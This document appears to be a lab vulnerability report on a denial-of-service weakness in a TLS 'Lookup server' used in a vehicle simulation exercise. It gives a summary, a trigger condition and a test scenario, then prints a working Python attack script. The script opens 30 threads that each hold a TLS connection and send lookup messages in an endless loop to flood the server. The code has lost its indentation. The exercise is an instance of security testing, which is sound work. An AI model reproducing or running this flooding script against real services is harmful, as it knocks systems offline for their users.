Vulnerability 4. **Denial of Service**

1. **Summary**

When making a TLS connection with the Lookup server, only the server is authenticated

, not mutual authentication, so if there is only RootCA, an attacker can access the Lookup server using a DoS attack.

1. **PoC**

2.1 Trigger point


(Start message transmit and receive time \* 80) < recent message transmit and receive time

then

print “OH !!!” message

2.2 Scenario


In the local environment, We start the Tartan tool and start the video mode simulation. First capture the car is normal situation which is fast(fps=30.32).



We start the DDos attack and the video starts to slow down(fps = 20).



and then client become a trigger point and prints “OH message” and stop.



1. **Attacker Code**

import socket

import ssl

import time

import threading

HOST = 'localhost'

PORT = 2222

context = ssl.SSLContext(ssl.PROTOCOL\_TLS\_CLIENT)

context.load\_verify\_locations('rootca.crt')

#context.load\_verify\_locations('serverCrt.pem')

context.check\_hostname = False

pn = "LKY1360"

def getHtml():

with socket.socket(socket.AF\_INET, socket.SOCK\_STREAM) as sock:

#with context.wrap\_socket(sock, server\_hostname='pylib') as s:

with context.wrap\_socket(sock, server\_hostname='2Team') as s:

s.connect((HOST, PORT))

while True:

# time.sleep(1)

sendMsgHdr=(len(pn)+1)

sendMsgHdr2=sendMsgHdr.to\_bytes(2, 'big')

s.sendall(sendMsgHdr2)

#print('Data : {} , Data Length : {}'.format(pn, sendMsgHdr2))

s.sendall(pn.encode('utf-8'))

n\_threads = 30

# Splitting the items into chunks equal to number of threads

thread\_list = []

for thr in range(n\_threads):

time.sleep(1)

thread = threading.Thread(target=getHtml)

thread\_list.append(thread)

thread\_list[thr].start()

for thread in thread\_list:

thread.join()